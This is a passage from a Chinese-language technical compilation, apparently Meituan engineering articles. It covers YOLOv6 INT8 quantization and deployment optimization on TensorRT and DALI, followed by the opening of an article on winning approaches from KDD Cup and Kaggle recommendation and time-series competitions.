| 6.5% trt_turing_int8_i8816cudnn_int8_256x64_ldg16_relu_singleBuffer_small_nt_v1 | 6.9% trt_turing_int8_i8816cudnn_int8_256x64_ldg16_relu_singleBuffer_small_nt_v1 |

表 6　PTQ/QAT 节点的 Kernel 运行时间分析

从中我们发现，QAT INT8 有 10.8% 的 kernel 执行了 permutationKernelPLC3 操作，这些操作对应 quantize_scale_node 节点，如下图 8 所示：

图 8　permutationKernelPLC3 操作定位

### 3.1.2 图结构分析

为什么 QAT INT8 会有大量的 permutationKernelPLC3 操作？我们利用 trtexec 和 pltEngine 工具，画出了 PTQ INT8 和 QAT INT8 的计算图，并进行了仔细的分析。下图 9 是其中一个子图的对比：





图 9　PTQ 与 QAT 子图区别

QAT INT8 计算图中 neck.reduce_layer1.conv 融合节点输出精度是 FP32，并且跟了 2 个 quantize_scale_node 节点，而 PTQ INT8 图中的 neck.reduce_layer1.conv 融合节点输出的是 INT8。很显然，QAT 图中 FP32 和 INT8 之间的转换会带来额外的开销。我们又利用 Netron 来分析 QAT INT8 的 ONNX 图结构，找到了 neck.reduce_layer1.conv 这个位置，图 10 给出该节点示意。





图 10　因 Scale 不同而产生了双分支

通过分析 ONNX 图结构，我们发现了 QAT INT8 引擎中 neck.reduce_layer1.conv 输出为 FP32，并且为两个分支保留了 quantize_scale_node 的原因。因为 neck.upsample1.upsample_transpose 分支的输入量化 scale 为 0.083，而 neck.Rep_n3.conv1 分支的输入量化 scale 为 0.105，这两个节点输入尺度是不同的，导致 neck.reduce_layer1.conv 无法直接输出为 INT8。

可以看出，对于同一个输出，输入到多路分支后为何 scale 不同的，原因是右边的分支经过了 concat 操作，会导致输出的数据分布发生变化，再进行激活校准（Activation Calibration）时，会得到的不同的最佳截断值 (Activaition Max)。

### 3.1.3 图结构优化

根据上面的分析，如果一个节点的输出，输入到不同的分支节点中，并且分支节点的量化 scale 不同，则 quantize_scale_node 节点无法融合，进而导致了额外的开销。如何解决这个问题？我们使用了一个简单的方法，就是强制使所有分支节点的量化 scale 相同（根据经验，在同一数量级上的 scale 可以安全合并），即直接修改 QAT 网络中的 Quantizer 节点的参数。

我们整理了 YOLOv6s_repopt 中所有需要进行 scale 融合的节点（如表 7 所示），由于 TensorRT 的 8 bit 的量化范围是 [−127，127]，所以只需要将多路分支的 Activation Amax 设为同一个值，一般取多路分支中的最大值。

| 需要融合 Scale 的节点列表 | |
|---|---|
| backbone.ERBlock_5.2.m | backbone.ERBlock_5.2.cv2.conv |
| backbone.ERBlock_5.0.conv | neck.Rep_p4.conv1.conv |
| backbone.ERBlock_4.0.conv | neck.Rep_p3.conv1.conv |
| neck.upsample1.upsample_transpose | neck.Rep_n3.conv1.conv |
| neck.upsample0.upsample_transpose | neck.Rep_n4.conv1.conv |
| detect.reg_convs.0.conv | detect.cls_convs.0.conv |
| detect.reg_convs.1.conv | detect.cls_convs.1.conv |
| detect.reg_convs.2.conv | detect.cls_convs.2.conv |
| detect.reg_preds.0 | detect.obj_preds.0 |
| detect.reg_preds.1 | detect.obj_preds.1 |
| detect.reg_preds.2 | detect.obj_preds.2 |

表 7　需要融合 Scale 的节点列表

### 3.1.4 性能测试

经过以上的多路分支的 scale 融合后，我们再次利用 trtexec 和 pltEngine 工具，画出了 QAT INT8 进行优化前后的图结构。可以发现，quantize_scale_node 节点已经全部被融合。





图 11　图优化后 INT8 图节点变化

我们测试了经过图优化的 QAT 模型，QPS 达到了 528，性能非常接近 PTQ 的 556，而且 mAP 依然保持优化前的 42.1%。

| Model | FP16 | PTQ INT8 | QAT INT8 | QAT INT8 （图优化后） |
|---|---|---|---|---|
| YOLOv6s_repopt | 373 | 556 | 474 | 528 |

表 8　图优化后 QPS 对比

## 3.2 线上服务优化

我们在 NVIDIA T4 服务器上进行了端到端的吞吐测试，利用“多实例”并发处理的技术，YOLOv6s_repopt INT8 QPS 达到了 552，相较 FP16 提升了 ~ 40%。我们对服务器的各项指标进行了监测，发现此时 T4 GPU 的利用率只有 95%，还有压榨空间，而 16 核 CPU 利用率已经超过了 1500%，几乎满负荷运转。我们推测整个线上服务的“瓶颈”可能在 CPU，而图片预处理会使用大量 CPU 资源。

| 服务器配置 | | |
|---|---|---|
| CPU | MEM | GPU |
| 16 | 32 | 1 |

表 9　服务器资源配置

### 3.2.1 DALI 预处理

为了解决 CPU 预处理带来的“瓶颈”，我们采用了 NVIDIA 的 DALI 库，将预处理直接放到 GPU 中运算。该库可以在 GPU 上对二进制图片进行解码和预处理，极大的缓解 CPU 瓶颈，下图 12 为 DALI 的经典流程。





图 12　DALI 加速图像预处理流程

### 3.2.2 吞吐测试

如下图 13 所示，INT8 + DALI 的吞吐达到了 1182 imgs/s，比 INT8 吞吐提升了 1.14 倍。引入 DALI 预处理后，T4 GPU 利用率达到了 100%，而 16 核 CPU 的利用率则下降到了 1100% 左右，部分 CPU 资源得到了“解放”。另外，我们也测试 FP16 + DALI 的吞吐，反而有略微的下降。我们推测是 DALI 抢占了部分 GPU 计算资源，而 FP16 服务的瓶颈在 GPU，所以对整体性能产生了负面影响。





图 13 使用 DALI 后吞吐测试提升对比

## 4. 总结

综上所述，本文基于 YOLOv6 V1.0 版本，以 YOLOv6s 为例探讨了基于重参数化结构设计的 2D 检测模型的量化难点和具体方案，在模型精度基本保持的前提下，通过量化加速，提升了约 40% 的 QPS。部署时的预处理优化则额外提升了 214%，极大地提升了工业部署吞吐能力。下表列出了本文尝试的方法及叠加效果。

| Model | INT8 mAP | QPS |
|---|---|---|
| YOLOv6s + PTQ（Baseline） | 35.0% | 556 |
| YOLOv6s + ReOpt + PTQ | 40.9% (+5.9%) | 556 |
| YOLOv6s + ReOpt + Partial PTQ | 42.0% (+1.1%) | 460 |
| YOLOv6s + ReOpt + Partial QAT | 42.0% (+1.1%) | 460 |
| YOLOv6s + ReOpt + Partial QAT + CW Distill | 42.3% (+0.3%) | 460 |
| YOLOv6s + ReOpt + Partial QAT + CW Distill + 图优化 | 42.3% (+0.3%) | 503 |
| YOLOv6s + ReOpt + QAT + CW Distill + 图优化 | 42.1% (+1.2%) | 528 |

表 10　本文使用的量化方案及效果对比

本文使用的速度测试环境见表 11, 测试输入 batch size 为 1，尺寸为 640x640。

| Torch | Torchvision | Pytorch-quantization | TensorRT | GPU |
|---|---|---|---|---|
| 1.10 | 0.11.0 | 2.1.2 | TensorRT 8.2.0.6 | Nvidia T4 |

表 11　速度测试环境

## YOLOv6 版本更新

近日，YOLOv6 已经更新了 V2.0 版本，并新增了中大型网络，对轻量级和小网络的性能进行了全面升级，进一步提升综合性能，量化效果也得到大幅提升，其中 YOLOv6-S 量化模型达到了 43.3mAP 和 869 FPS（TensorRT 8.4）。更多详细内容请关注官方出品的技术报告 [7]。

| Model | mAP | QPS (BS=1) | QPS (BS=32) |
| --- | --- | --- | --- |
| YOLOv6-S (v2.0) FP16 | 43.4 | 377 | 541 |
| YOLOv6-S RepOpt (v2.0) INT8 | 43.3 | 596 | 869 |

表 12　YOLOv6-S V2.0 量化效果

我们希望通过分享本文的实践，进一步推动最新通用目标检测算法的落地。未来，我们会和业界同行一道，探索更优的量化方案，持续提升量化精度和推理速度，助力降本增效，深化业务价值。

## 5. 参考文献

[1] YOLOv6：又快又准的目标检测框架开源啦
[2] RepVGG: Making VGG-style ConvNets Great Again,https://arxiv.org/abs/2101.03697
[3] ReOpt: Re-parameterizing Your Optimizers rather than Architectures
[4] SNR: https://github.com/openppl-public/ppq/blob/8a849c9b14bacf2a5d0f42a481dfa865d2b75e66/ppq/quantization/measure/norm.py
[5] Nsight-systems: https://docs.nvidia.com/nsight-systems/UserGuide/index.html
[6] Channel-wise Knowledge Distillation for Dense Prediction, https://arxiv.org/abs/2011.13256
[7] YOLOv6: A Single-Stage Object Detection Framework for Industrial Applications, https://arxiv.org/abs/2209.02976

## 6. 本文作者

庆源、李亮、奕铎、张勃、王新、祥祥等，来自美团基础研发平台数据科学与平台部和视觉智能部。

# 7 次 KDD Cup&Kaggle 冠军的经验分享：从多领域优化到 AutoML 框架

作者：胡可

## 1. 背景与简介

反馈快速、竞争激烈的算法比赛是算法从业者提升技术水平的重要方式。从若干行业核心问题中抽象出的算法比赛题目具有很强的实际意义，而比赛的实时积分榜促使参加者不断改进，以试图超越当前的最佳实践，而且获胜方案对于工业界与学术界也有很强的推动作用，例如 KDD Cup 比赛产出的 Field-Aware Factorization Machine(FFM) 算法 [1]、ImageNet 比赛产出的 ResNet 模型 [2] 在业界都有着广泛的应用。

美团到店广告质量预估团队在美团内部算法大赛 MDD Cup 中获得了第一名，受大赛组委会的邀请，希望分享一些比较通用的比赛经验。本文是笔者 7 次 Kaggle/KDD Cup 冠军经验（如下图 1 所示）的分享，希望能帮助到更多的同学。

- **Kaggle Outbrain Click Prediction** @nomo team
  - **1st place**
- **KDD Cup 2017** @convolution team
  - Travel Time Prediction Track, **1st place**
  - Volume Prediction Track, **1st place**
- **KDD Cup 2018** @getmax team
  - The Last 10 Days Prediction Track, **1st place**
  - The Second-day Prediction Track, **1st place**
- **KDD Cup 2020** @aister team
  - Debiasing Track, **1st place**
  - AutoGraph Track, **1st place**

图 1　国际顶级比赛冠军经历

大家都知道，Kaggle/KDD Cup 的比赛均为国际顶级赛事，在比赛圈与工业界有着很大的影响力。具体而言，Kaggle 是国际上最大的顶级数据挖掘平台，拥有全

球几十万用户，通过高额奖金与分享氛围产出了大量优秀算法方案，例如 Heritage Health 奖金高达三百万美元。目前，Kaggle 比赛在艾滋病研究、棋牌评级和交通预测等方面均取得了突出成果，得益于此，Kaggle 平台后来被 Google 公司收购。

ACM SIGKDD（国际数据挖掘与知识发现大会，简称 KDD）是数据挖掘领域的国际顶级会议。KDD Cup 比赛是由 SIGKDD 主办的数据挖掘研究领域的国际顶级赛事。从 1997 年开始，每年举办一次，是目前数据挖掘领域最具影响力的赛事。该比赛同时面向企业界和学术界，云集了世界数据挖掘界的顶尖专家、学者、工程师、学生等参加，为数据挖掘从业者们提供了一个学术交流和研究成果展示的平台。

通过分析不难发现，KDD Cup 举办 20 年来，一直紧密结合工业界前沿与热点问题，演进主要分为三个阶段。第一阶段从 2002 年左右开始，专注于互联网的热点推荐系统方面问题，包括推荐、广告，行为预测等；第二阶段聚焦在传统行业问题，比较关注教育、环境、医疗等领域；而在第三阶段，自 2019 年以来，重点关注非监督问题，例如 AutoML、Debiasing、强化学习等问题，这类比赛的共同特点是通过以前方法难以解决现有的新问题。这三个阶段趋势也一定程度反应着当前工业界与学术界的难点与重点，无论从方式、方法，还是从问题维度，都呈现出从窄到宽，从标准向非标准演进的趋势。





图 2 KDD Cup 近 20 年问题趋势

本文会先介绍笔者的 7 次 KDD Cup/Kaggle 比赛冠军的方案与理解，问题涉及推荐、广告、交通、环境、人工智能公平性等多个领域问题。接着会介绍在以上比赛中发挥关键作用的 AutoML 技术框架，包括自动化特征工程，自动化模型优化，自动化

模型融合等，以及如何通过该技术框架系统性建模不同的问题。最后再介绍以上比赛形成的通用方法，即面对一个新问题，如何进行分析、理解、建模、与挑战解决、从而实现问题的深度优化。

本文主要面向以下两类读者，其他感兴趣的同学也欢迎了解。

- 算法比赛爱好者，希望理解国际数据挖掘顶级比赛冠军方案的方法与逻辑，取得更好的名次。
- 工业界工程师与研究员，借鉴比赛方法，应用于实际工作，取得更优的结果。

## 2. 多领域建模优化

本部分将我们将以上比赛分为三个部分进行方案介绍，第一部分为推荐系统问题；第二部分为时间序列问题，跟第一部分的重要差别在于预测的是未来的多点序列，而非推荐系统的单点预估；第三部分为自动化机器学习问题，该问题比赛输入不为单一数据集，而是多问题的多数据集，并且在最终评估的 b 榜数据集问题也是未知的。因此，对于方案的鲁棒性要求非常高。如表 1 所示，后续将具体介绍七个比赛赛道的获胜方案，但会合并为五个核心解决方案进行具体的介绍。

| 比赛领域 | 比赛与年份 | 赛道 | 核心解决方案 |
|---|---|---|---|
| 推荐系统问题 | Kaggle Outbrain Ads Click Prediction, 2017 | Click Prediction | 基于多层级多因子的模型融合方案 |
| | KDD Cup 2020 | Debiasing | 基于I2I多跳游走的Debiasing排序方案 |
| 时间序列问题 | KDD Cup 2018 Fresh Air | Long Term Prediction | 基于时空DNN和Seq2Seq融合的空气质量预测解决方案 |
| | | Last Ten-Day Prediction | |
| | KDD Cup 2017 Traffic Flow Prediction | Travel Time Prediction | 基于交叉验证降噪极值点多损失融合的交通预测解决方案 |
| | | Volume Prediction | |
| 自动化机器学习问题 | KDD Cup 2020 | AutoGraph | 基于代理模型的自动多层次图表示学习模型优化方案 |

表 1　竞赛及解决方案

## 2.1 推荐系统问题

本节主要介绍 Kaggle Outbrain Ads Click Prediction 和 KDD Cup 2020 Debiasing 比赛。二者任务都是面向用户下一次点击预估问题，但因为应用场景与背景的不同，存在着不同的挑战：前者的数据规模庞大，涉及到数亿个用户在千级别数量异构站点上的数十亿条浏览记录，对模型优化、融合有着严格的要求；后者则尤为关注推荐系统中的偏差问题，要求参赛选手提出有效的解决方案，来缓解选择性偏差以及流行度偏差，从而提高推荐系统的公平性。本节将分别介绍这两场比赛。

Kaggle Outbrain Ads Click Prediction：基于多层级多因子的模型融合方案

**竞赛问题与挑战**：竞赛要求在 Outbrain 网页内容发现平台上，预估用户下一次点击网页广告，具体参考：Kaggle Outbrain 比赛介绍详情[26]。参赛选手会面对以下两个重要挑战：

- **异构性**：平台提供需求方平台（DSP）广告投放服务，涉及到用户在数千个异质站点上的行为刻画。
- **超高维稀疏性**：特征高维稀疏，数据规模庞大，包含了 7 亿个用户、20 亿次浏览记录。

**基于多层级多因子的模型融合方案**：针对本次赛题的挑战，我们队采用了基于多层级多因子的模型融合方案来进行建模。一方面对于异构站点行为，单一模型不易于全面刻画，另一方面，亿级别的数据规模给多模型的分别优化带来了较大的空间。由于 FFM 具有强大的特征交叉能力以及较强的泛化能力，能更好地处理高维稀疏特征。因此，我们选择该模型作为融合基模型的主模型。模型融合通过不同模型学习到有差异性的内容，从而有效挖掘用户在不同站点上的异质行为。模型融合的关键是产生并结合“好而不同”的模型[3][4]。基于多层级多因子的模型融合方案首先通过模型差异性、特征差异性多个角度来构造模型之间的差异性，然后通过多层级以及使用基学习器的多特征因子（模型 pCTR 预估值、隐层表征）进行融合：





图 3　多层级多因子模型融合

具体地，如上图 3 所示。第一层级的目的是构建出有差异性的单个模型，主要通过不同类型的模型在用户最近行为、全部行为数据以及不同特征集合上分别进行训练，来产生差异性。第二层级则通过不同单个模型的组合进一步产生差异性，差异性的提升来源于两个方面，分别是模型组合方式的不同（用不同模型，根据单模型特征进行打分）以及用于模型组合的特征因子的不同，这里特征因子包括模型的打分以及模型中的隐层参数。第三层级则是考虑如何将不同融合结果组合在一起。由于划分出来的验证数据集较小，如果使用复杂非线性模型往往容易过拟合。所以这里使用了一个基于约束的线性模型来获得第二层级模型的融合权重。

上述方案同我们业务中模型相比，采用更多的模型融合，在取得高精度的同时产生了更高的开销，而在实际业务中要更加注重效果与效率的平衡。

KDD Cup 2020 Debasing：基于 i2i 多跳游走的 Debiasing 方案

**竞赛问题与挑战**：竞赛是以电子商务平台为背景，预估用户下一次点击的商品。并围绕着如何缓解推荐系统中的选择性偏差以及流行度偏差进行展开，具体参考：KDD Cup 2020 Debiasing 比赛介绍详情 [27]。推荐系统中的偏差问题有很多，除了上述两种偏差，还有曝光偏差、位次偏差等等 [5][6]。我们团队之前也对位次偏差进行了相关研究 [7]。而本次竞赛为了更好地衡量推荐系统对历史低热度商品的推荐效果，选手的成绩主要采用 NDCG@50_half 指标进行排名。该指标是从整个评测数据集中取出一半历史曝光少的点击商品，由于是低热度且有被点击的商品，可以跟更好的评估偏差问题。本次比赛包含了以下挑战：

- 赛题只提供点击数据，构造候选集时需要考虑选择性偏差问题。
- 不同商品热度差异大，商品历史点击次数呈现一个长尾分布，数据存在严重的流行度偏差问题，并且评估指标 NDCG@50_half 用于考察低热度商品的排序质量。

**基于 i2i 游走的 Debiasing 排序方案**：我们的方案为基于 i2i 建模的排序框架。如图所示，整体流程包含四个阶段：i2i 构图与多跳游走、i2i 样本构建、i2i 建模以及 u2i 排序。前两个阶段解决了选择性偏差问题，后两个阶段则侧重于解决流行度偏差问题。





图 4 基于 i2i 的建模框架

第一个阶段是基于用户行为数据和商品多模态数据构建 i2i 图，并在该图上多跳游走生成候选样本。这种方式扩大了商品候选集，更好地近似系统真实候选集，缓解了选择性偏差。

第二个阶段是根据不同 i2i 关系计算 i2i 候选样本的相似度，从而决定每种 i2i 关系下候选样本的数量，最终形成候选集。通过不同候选的构造方法，探索出更多有差异的候选商品，可以进一步缓解选择性偏差问题。

第三个阶段包括基于 i2i 样本集的自动化特征工程，以及使用流行度加权的损失函数进行消除流行度偏差的建模。自动化特征工程中包含了商品多模态信息的刻画，这类信息能够反应商品在热度信息以外的竞争关系，能够一定程度上缓解流行度偏差问题。而流行度加权的损失函数定义如下：

$$L = (\alpha + \beta)\, y \log p + (1 - y) \log(1 - p)$$

其中，参数 α 与流行度成反比，来削弱流行商品的权重，从而消除流行度偏差。参数 β 是正样本权重，用于解决样本不平衡问题。

第四个阶段首先将 i2i 打分通过 Max 操作进行聚合，突出打分集合中低热度商品的高分信号，从而缓解流行度偏差问题。然后对商品列表的打分结合商品热度进行调整处理，进而缓解流行度偏差问题。

关于该比赛的更多细节，大家可以参考《KDD Cup 2020 Debiasing 比赛冠军技术方案及在美团的实践》一文。

## 2.2 时间序列问题

**时序系列问题**：时间序列问题相比于推荐系统问题的有较大差异。在任务上，推荐系统预测的是未来单个点，而时间序列预测未来多个点；在数据上，推荐系统通常包含用户、商品、上下文等多维信息，时间序列通常包含时间空间上变化的数值序列信息。

**时间序列竞赛**：在本文中，时间序列竞赛主要介绍 KDD Cup 2018 Fresh Air 和 KDD Cup 2017 HighWay Tollgates Traffic Flow Prediction。它们都是时间序列问题，前者是预测未来两天的污染物浓度以及变化，后者是预测未来几个小时高速交通情况和变化。它们的共同点一是传统行业问题，实际意义强；二是存在各种突变性、稳定性低；三是都涉及到多地域、多空间问题，需结合时空进行建模。它们的异同点是污染物浓度突变需要一个短期时间才能发生，数据在突变时存在一定规律性，但交通突变具有强偶发性，交通道路容易受到偶发性车祸、偶发性地质灾害等影响，数据不会呈现出明显的规律性。

KDD Cup 2018 Fresh Air：基于时空门控 DNN 和 Seq2Seq 的空气质量预测方案

**竞赛问题及挑战**：竞赛目标是预测北京和伦敦 48 个站点在未来 48 小时里 PM2.5/PM10/O3 的浓度变化，具体参考：KDD Cup 2018 比赛介绍详情[28]。参赛选手需要解决以下两个挑战：

- **时序性**：预测未来 48 小时的污染浓度情况，实际污染物浓度存在突变的情况。

如图 5 所示，站点 2 在 05-05 以及 05-06、05-07 之间存在大量的波动和突变。

- **空间性**：不同站点上污染物浓度有明显差异，并且和站点之间的拓扑结构相关联。如图所示，站点 1、2 的波形有较大差别，但是在 05-07 产生了相同的凸起。





图 5　时空挑战图

**基于 Spatial-temporal Gated DNN 与 Seq2Seq 的模型融合方案** [9]：为了强化时间序列和空间拓扑的建模，我们引入了 Spatial-temporal Gated DNN 与 Seq2Seq 两个模型，并与 LightGBM 一起构建模型融合方案，具体如下。

**（1）Spatial-temporal Gated DNN**：对于时序问题而言，由于未来预测临近时间点的统计特征值差异较小，直接使用 DNN 模型会使得不同小时和站点的预测值差异性小，因此我们在 DNN 中引入 Spatial-temporal Gate 来突出时空信息。如下图 6 所示，Spatial-temporal Gated DNN 采用了双塔结构，拆分了时空信息和其他信息，并且通过门函数来控制和强调时空信息，最终能够提高模型对时空的敏感度，实验中发现引入 swish 激活函数 f(x) = x · sigmoid(x) 能提升模型精度。

